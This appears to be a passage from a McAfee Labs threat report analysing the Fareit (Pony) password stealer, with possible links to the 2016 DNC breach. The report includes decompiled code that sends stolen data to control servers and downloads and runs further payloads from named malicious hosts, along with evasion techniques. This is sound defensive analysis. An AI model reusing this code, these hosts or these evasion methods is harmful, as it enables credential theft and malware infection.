
Figures 58–60: Other operating system and new stolen password–related stats on the control server.

The Pony control panel has administrator and user modes, allowing the Pony botnet to be delivered as a service.

Administrator mode can do everything: delete or add new users, change server settings (including the report encryption password), change privileges or passwords of other users, clear lists with passwords. There can be only one administrator.

Other users, depending on their privileges, can either view the data (user_view_only), or browse and clean the FTP/SFTP lists, reports, and logs. Users can also change their passwords. Users cannot see the functions available only to the administrator.





Figures 61–62: Two examples of Pony control panels for sale.

Fareit report contents

Stolen credentials are contained in an encrypted report file. Each report also contains additional information:

- **OS**: Windows version.
- **IP**: Address of the sender.
- **HWID**: A unique user identifier that does not change. With this ID, you can find all the reports from a specific system.
- **Privileges**: Rights (user or admin) with which the Pony Bot process is started.
- **Architecture**: x86 and 32-/64-bit architecture of the CPU on which Pony.exe was launched.
- **Version**: Pony Bot client version.


NOTIFY_IMPORT_DATA: module_flashfxp | add():10725 import_module():10950 process_report_data():10961 process_report():1164
NOTIFY_NEW_FTP: [redacted] | add():10746 import_module():10950 process_report_data():10961 process_report():1164
NOTIFY_IMPORT_DATA: module_filezilla | add():10725 import_module():10950 process_report_data():10961 process_report():1164
NOTIFY_NEW_FTP: ftp://[redacted] | add():10746 import_module():10950 process_report_data():10961 process_report():1164
NOTIFY_IMPORT_DATA: module_smartftp | add():10725 import_module():10950 process_report_data():10961 process_report():1164
NOTIFY_NEW_FTP: ftp:/[redacted] | add():10746 import_module():10950 process_report_data():10961 process_report():1164
NOTIFY_IMPORT_DATA: module_ftpexplorer | add():10725 import_module():10950 process_report_data():10961 process_report():1164
NOTIFY_NEW_FTP: ftp://[redacted] | add():10746 import_module():10950 process_report_data():10961 process_report():1164
NOTIFY_IMPORT_DATA: module_opera | add():10725 import_module():10950 process_report_data():10961 process_report():1164
NOTIFY_NEW_HTTP: http://[redacted]@192.168.100.84/login.html | add():10755 import_module():10950 process_report_data():10961 process_report():1164
NOTIFY_IMPORT_DATA: module_outlook | add():10725 import_module():10950 process_report_data():10961 process_report():1164
NOTIFY_NEW_EMAIL: smtp://[redacted]|smtp.mail.yahoo.com|[redacted]@yahoo.com|[redacted] | add():10782 import_module():10950 process_report_data():10961 process_report():1164
NOTIFY_NEW_EMAIL: pop3://[redacted]@yahoo.com|pop.mail.yahoo.com|[redacted]@yahoo.com|[redacted] | add():10782 import_module():10950 process_report_data():10961 process_report():1164
NOTIFY_IMPORT_SUCCESS | add():10968 process_report():1164


Figure 63: The attacker's view of the report file with information stolen from the infected system. These include FTP credentials, saved passwords from browser, email passwords, and others.

Evolution

Fareit has become more evasive and more sophisticated over time. It is now one of the most powerful password stealers.

In late 2011, Microsoft detected and named the new password stealer PWS: Win32/Fareit. We believe that Fareit was incomplete at that time and was probably in its testing phase of development.

Evolution of Fareit, aka Pony



Source: McAfee, 2017.

Figures 64–65: Screen shots of Fareit malware, detected in 2011, showing the stolen information from the infected endpoint.

Shortly after its discovery, Fareit V1.7 was offered for sale by its author on many underground forums. It was loaded with powerful features that led to quick growth.

Avoiding detection


As Fareit evolved, the malware's author implemented many anti-disassembly and anti-debugging techniques to prevent easy analysis of the bot.

In addition to the basic detection-avoidance mechanisms implemented by Fareit's author, individual owners can add packers such as ASProtect as well as custom packers to prevent detection by antimalware signatures.


Anti-Disassembly: The following is an example of an anti-disassembly technique that attempts to confuse a recursive traversal disassembly algorithm, which tries to follow the program control flow and disassemble instructions at a certain location.

In this snippet, the "jb" instruction transfers control to address 0x41062e. The disassembler assumes this location contains code and tries to disassemble it. An attacker sometimes places junk bytes that cannot be disassembled at this code location, causing the disassembly to fail.

The actual control transfer in the code takes place by the "push" and "retn" instructions at 0x00410625 and 0x0041062d, respectively.



Anti-Emulation: Fareit also employs anti-emulation to bypass many antimalware heuristic detection mechanisms. This technique consumes emulation cycles by entering large loops. The preceding loop executes until the number of milliseconds elapsed since the computer was started when divided by 10 does not give a remainder of 5. As the probability of getting 5 as a remainder is small, the loop will continue for a long period, thus stalling the execution.



Packers: We have seen samples using a unique stub generation (USG) crypter to encrypt the Pony Bot executable and further pack it with AsProtect and custom packers. (A custom packer can use many compilers to generate executables. Common compilers include Visual Basic and .Net.) We have also seen the Pony Bot executables compiled with the AutoIt script.




Figure 66: We found the USG crypter for $45 for new users and $25 per month for renewals.

Share this Report

Fareit was likely used to steal email, FTP, and other important credentials during the U.S.'s Democratic National Committee breach in 2016.

The DNC attack

The Democratic National Committee breach in 2016 in the United States has been attributed to a malware campaign known as Grizzly Steppe.

Grizzly Steppe targets government organizations, critical infrastructure companies, think tanks, political organizations, and corporations around the world. It uses tactics such as shortened URLs, spear phishing, lateral movement, and escalating privileges to infect systems and networks.

According to published reports, the Grizzly Steppe campaign ran in two phases. In 2015, it executed a spear phishing campaign to send malicious links redirecting to malware downloads. Then in 2016, it tricked people into changing passwords through fake lookalike domains. Credentials and other information (including emails) were stolen from victims' systems and published in the public domain.

We found Fareit hashes in the indicators of compromise list published by the US government in its Grizzly Steppe report.

Fareit was likely used in conjunction with other techniques in the DNC attack to steal email, FTP, and other important credentials and used them to carry out further attacks.

We suspect that Fareit was also used to download APT threats such as Onion Duke and Vawtrak onto the victims' systems to carry out further attacks. We found the following URLs for downloading and executing used by Fareit's loader component:

- hxxp://one2shoppee.com/system/logs/xtool.exe
- hxxp://insta.reduct.ru/system/logs/xtool.exe
- hxxp://editprod.waterfilter.in.ua/system/logs/xtool.exe

In our analysis, we found that Fareit malware believed to be specific to the DNC attack was dropped by malicious Word documents. These files were spread through phishing email campaigns.

The following code shows credential-stealing subroutines or modules found in a Fareit sample likely used in the DNC attack. The number of credential-stealing modules is significantly lower in this sample than in most Fareit samples. The attackers may have concluded that some were irrelevant for this attack.

```
.data:00411636 off_411636      dd offset System_info_sub_4048D0 ; DATA XREF: sub_409F10↑o
.data:0041163A                 dd offset Far_creds_sub_404D68
.data:0041163E                 dd offset TotalCommandersub_404F24
.data:00411642                 dd offset CutFTP_sub_405385
.data:00411646                 dd offset FlashFXP_FTP_sub_4055BC
.data:0041164A                 dd offset FileZilla_sub_405AB6
.data:0041164E                 dd offset CoreFTP_sub_405E0C
.data:00411652                 dd offset SecureFX_sub_405E3D
.data:00411656                 dd offset WinSCP_sub_406124
.data:0041165A                 dd offset Opera_sub_406BA9
.data:0041165E                 dd offset Mozilla_sub_407923
.data:00411662                 dd offset Mozilla_sub_4079AA
.data:00411666                 dd offset WinFTP_sub_407A31
.data:0041166A                 dd offset Internet_explorer_sub_408495
.data:0041166E                 dd offset Chorme_sub_409A3B
.data:00411672                 dd offset Chromium_sub_409A6C
.data:00411676                 dd offset ChromePlus_sub_409A9D
.data:0041167A                 dd offset RDP_sub_409E9A
.data:0041167E                 dd offset Windows_Live_mail_sub_40A26F
.data:00411682                 dd offset Windows_mail_sub_40A2A5
.data:00411686                 dd offset IncrediMail_sub_40A5E6
.data:0041168A                 dd offset Outlook_sub_40AC65
.data:0041168E                 dd offset Thunderbird_sub_40ADB9
```

Figure 67: Hardcoded addresses of credential-stealing modules from a Fareit sample likely used in the DNC attack.

```
dd offset System_info_sub_4047B8
dd offset Far_creds_404C58
dd offset TotalCommander_404E0C
dd offset WSFTP_sub_40521B
dd offset CutFTP_405593
dd offset CFlashFXP_sub_4057CA
dd offset FileZilla_405CC4
dd offset FTP_commander_sub_405DB9
dd offset BulletProof_FTP
dd offset SmartFTP_sub_406042
dd offset TurboFTP_sub_406184
dd offset FFFTP_sub_406352
dd offset CoffeeCup_sub_4065D3
dd offset CoreFTP_sub_406865
dd offset FTP_Explorer_sub_406B1C
dd offset Frigate3_sub_406BA7
dd offset SecureFx_sub_406BE2
dd offset UltraFXP_sub_406C63
dd offset FTPRush_sub_406CE7
dd offset WebSitePublisher_sub_406EEA
dd offset BitKinex_sub_406F1B
dd offset ExpanDrive
dd offset ClassicFTP
dd offset Fling
dd offset SoftX
dd offset Directory_Opus
dd offset DirectFTP
dd offset LeapFTP
dd offset WinSCP
dd offset FTP_32bit
dd offset NetDrive
dd offset WebDrive
dd offset FTP_Control
dd offset Opera
dd offset WiseFTP
dd offset FTP_Voyager
dd offset Firefox
dd offset FireFTP
dd offset SeaMonkey
dd offset Flock
dd offset Mozilla
dd offset LeechFTP
dd offset Odin_Secure_FTP
dd offset WinFTP
dd offset FTP_Surfer
dd offset FTPGetter
dd offset ALFTP
dd offset Internet_Explorer
dd offset Internet_Explorer
dd offset Dreamweaver
dd offset DeluxeFTP
dd offset Google_Chrome
dd offset Chromium
dd offset ChromePlus
dd offset Yandex_Chrome
dd offset Nichrome
dd offset Comodo_Dragon
dd offset RockMelt
dd offset K_Meleon
dd offset Epic
dd offset Staff_FTP
dd offset AceFTP
dd offset Global_Downloader
dd offset FreshFTP
dd offset BlazeFTP
dd offset NETFile
dd offset GoFTP
dd offset FTP_3D
dd offset Easy_FTP
dd offset Xftp
dd offset RDP
dd offset FTP_Now
dd offset Robo_FTP
dd offset Certificate_stealing
dd offset LinasFTP
dd offset Cyberduck
dd offset Putty
dd offset NotepadPP
dd offset CoffeeCup_VisualSiteDesigner
dd offset FTPShell
dd offset FTPInfo
dd offset NexusFile
dd offset FastStone_Browser
dd offset CoolNovo
dd offset WinZip
dd offset Ya_Browser
dd offset MyFTP
dd offset sherrod_FTP
dd offset NovaFTP
dd offset Windows_Mail
dd offset Windows_Live_Mail
dd offset Becky
dd offset Pocomail
dd offset IncrediMail
dd offset IncrediMail_0
dd offset Outlook
dd offset Thunderbird
dd offset FastTrackFTP
dd offset Bitcoin
dd offset Electrum_coin
dd offset MultiBit_coin
dd offset FTP_Disk
dd offset Litecoin
dd offset Namecoin
dd offset Terracoin
dd offset Bitcoin_Armory
dd offset PPCoin
dd offset Primecoin
dd offset Feathercoin
dd offset NovaCoin
dd offset Freicoin
dd offset Devcoin
dd offset Frankocoin
dd offset ProtoShares
dd offset MegaCoin
dd offset Quarkcoin
dd offset Worldcoin
dd offset Infinitecoin
dd offset Ixcoin
dd offset Anoncoin
dd offset BBQcoin
dd offset Digitalcoin
dd offset Mincoin
dd offset Goldcoin
dd offset Yacoin
dd offset Zetacoin
dd offset Fastcoin
dd offset I0coin
dd offset Tagcoin
dd offset Bytecoin
dd offset Florincoin
dd offset Phoenixcoin
dd offset Luckycoin
dd offset Craftcoin
dd offset Junkcoin
```

Figure 68: Credential-stealing modules generally found in the wild.

```
int __usercall sub_409F10<eax>(int a1<ebp>, int a2<edx>)
{
  int v2; // eax@1
  int v3; // eax@4
  int v5; // [sp-8h] [bp-8h]@4
  int v6; // [sp-4h] [bp-4h]@2

  dword_41169A = *(_DWORD *)(a1 + 8);
  v2 = __readfsdword(48);
  if ( *(_BYTE *)(v2 + 2) )
  {
    v6 = *(_DWORD *)(a1 + 8);
    sub_401026(v2, a2);
  }
  if ( off_411636 )
  {
    sub_402448();
    dword_411696 = sub_40155E(*(_DWORD *)(a1 + 8));
    v3 = off_411636(*(_DWORD *)(a1 + 8), &v5, sub_409F9E, loc_409FE5, &v5, a1);
    if ( (char *)off_411636 != (char *)System_info_sub_4048D0 )
    {
      if ( v3 == 16 )
        loc_40130E(dword_41169A, dword_411696);
      else
        *(_DWORD *)(a1 - 4) = 1;
    }
    JUMPOUT(loc_409F9C);
  }
  return *(_DWORD *)(a1 - 4);
}
```

Next called function address will be referenced here

Figure 69: This code calls all the credential-stealing subroutines shown in Figure 63. This code is not specific to the Fareit sample likely used in the DNC attack but is common in other Fareit samples.

Share this Report

Network activity in the DNC attack

Let's look at two snippets of code from a Fareit sample likely used in the DNC attack. Each control server address is called in a loop. It checks for the "STATUS-IMPORT-OK" string in the control server's response. The loop will go on to the next URL if this response is not received.

```
for ( i = (int)"http://wilcarobbe.com/zapoy/gate.php"; *(_BYTE *)i && !v1; ++i )
{
  *(_DWORD *)(a1 - 28) = 10;
  while ( 1 )
  {
    *(_DWORD *)(a1 - 24) = 0;
    v5 = sub_40436C(i, *(LPSTREAM *)(a1 - 20), a1 - 24);
    if ( v5 )
    {
      if ( *(_DWORD *)(a1 - 24) )
      {
        v5 = sub_40B384(v5, v6);
        v1 = v5;
        if ( !v5 )
        {
          v5 = sub_401BFC(*(LPSTREAM *)(a1 - 24));
          if ( v5 )
          {
            v5 = sub_40B384(v5, v6);
            v1 = v5;
          }
        }
      }
    }
    v2 = sub_401026(v5, v3);
    if ( v1 )
      break;
    if ( !*(_DWORD *)(a1 - 28) )
      break;
    --*(_DWORD *)(a1 - 28);
    Sleep(0x1388u);
  }
  while ( *(_BYTE *)i )
    ++i;
```

Figure 70: This subroutine found in a Fareit sample likely used in the DNC attack is responsible for connecting to different control servers in case the current URL is unresponsive.

The Fareit malware likely used in the DNC attack references multiple control server addresses that are not commonly observed in Fareit samples found in the wild:

- hxxp://wilcarobbe.com/zapoy/gate.php
- hxxp://littjohnwilhap.ru/zapoy/gate.php
- hxxp://ritsoperrol.ru/zapoy/gate.php

```
v2 = (int)"http://one2shoppee.com/system/logs/xtool.exe";
while ( *(_BYTE *)v2 )
{
  *(_DWORD *)(a1 - 356) = 1;
  if ( sub_4040AD(v2, a1 - 268) && *(_DWORD *)(a1 - 268) )
  {
    sub_4017C4(*(LPSTREAM *)(a1 - 268), a1 - 344);
    v3 = 0;
    *(_DWORD *)(a1 - 348) = 0;
    while ( v3 < 0x10 )
    {
      wsprintfA((LPSTR)(a1 - 318), "%02X", *(_BYTE *)(v3 + a1 - 344));
      *(_DWORD *)(a1 - 348) = sub_401E88(*(LPCSTR *)(a1 - 348), a1 - 318);
      ++v3;
    }
    loc_4012E8(*(_DWORD *)(a1 - 268));
    *(_DWORD *)(a1 - 328) = 0;
    if ( loc_40114C(*(_DWORD *)(a1 - 268), a1 - 328, 2) )
    {
      if ( *(_DWORD *)(a1 - 328) == 23117 )
      {
        v4 = GetTempPathA(0x104u, (LPSTR)(a1 - 261));
        if ( v4 )
        {
          if ( v4 <= 0x104 )
          {
            v5 = GetTickCount();
            wsprintfA((LPSTR)(a1 - 318), "%d.exe", v5);
            CreateDirectoryA((LPCSTR)(a1 - 261), 0);
            if ( sub_402605(a1 - 261) )
            {
              v7 = sub_401E34((LPCSTR)(a1 - 261), a1 - 318);
            }
            else
            {
              v6 = (const CHAR *)sub_401E34((LPCSTR)(a1 - 261), (int)"\\");
              v7 = sub_401E88(v6, a1 - 318);
            }
            *(_DWORD *)(a1 - 324) = v7;
            if ( sub_40149F(*(_DWORD *)(a1 - 268), *(LPCSTR *)(a1 - 324)) )
            {
              v8 = lstrlenA((LPCSTR)"true");
              sub_402739(*(LPCSTR *)(a1 - 348), "true", v8);
              sub_402EF1(*(LPCSTR *)(a1 - 324), *(_DWORD *)(a1 + 8));
              *(_DWORD *)(a1 - 356) = 0;
            }
            sub_4018F4(*(HLOCAL *)(a1 - 324));
          }
        }
      }
    }
    sub_4018F4(*(HLOCAL *)(a1 - 348));
    sub_401026(*(_DWORD *)(a1 - 268));
  }
  if ( !*(_DWORD *)(a1 - 356) )
    break;
  v9 = -1;
  do
  {
    if ( !v9 )
      break;
    v10 = *(_BYTE *)v2++ == 0;
    --v9;
  }
```

Figure 71: This subroutine found in a Fareit sample likely used in the DNC attack can be used to download additional malware.

The Fareit sample likely used in the DNC attack can download additional malware from these locations:

- hxxp://one2shoppee.com/system/logs/xtool.exe
- hxxp://insta.reduct.ru/system/logs/xtool.exe
- hxxp://editprod.waterfilter.in.ua/system/logs/xtool.exe


Protecting Against Password Stealers

To learn how McAfee products can help protect against password stealers, click here.

Policies and procedures

You can take several steps to avoid infection by threats such as Fareit.

- **Create strong passwords and change them regularly.** The longer and more varied a password, the stronger it is. Incorporate numbers, uppercase and lowercase letters, and special characters. We also recommended changing passwords two to three times per year, and immediately after any breach. If this sounds like too much to track, consider using a password management tool.
- **Use different passwords for every account or service.** This prevents access to other accounts and services even if one account is compromised.
- **Employ multifactor authentication.** In the event of a compromised account, the attacker will not be able to access the account until the next authentication factor is verified.
- **Do not use public computers for anything that requires a password.** Avoid using systems in coffee shops, libraries, or other public Wi-Fi locations because those networks are susceptible to keystroke-logging software and other types of malware.
- **Be extra cautious when opening email attachments.** This is a big one! Do not open any strange-looking attachments or click on links from suspicious or unknown senders. Even if the attachment or link is received from a friend, make sure that the email or social network post does not look questionable before clicking on it. This person may have already had their account compromised.
- **Install comprehensive security on all devices.** Practice basic security hygiene such as keeping security software up to date. This simple step significantly reduces the chance of being infected by Fareit or other malware.


To learn how McAfee products can help protect against password stealers, click here.

Threats Statistics


Share feedback

Malware

New malware counts rebounded to the quarterly average we have seen during the past four years.




Source: McAfee Labs, 2017.



Source: McAfee Labs, 2017.


Share this Report

New Mobile Malware



Source: McAfee Labs, 2017.

Total Mobile Malware




Source: McAfee Labs, 2017.

Share this Report

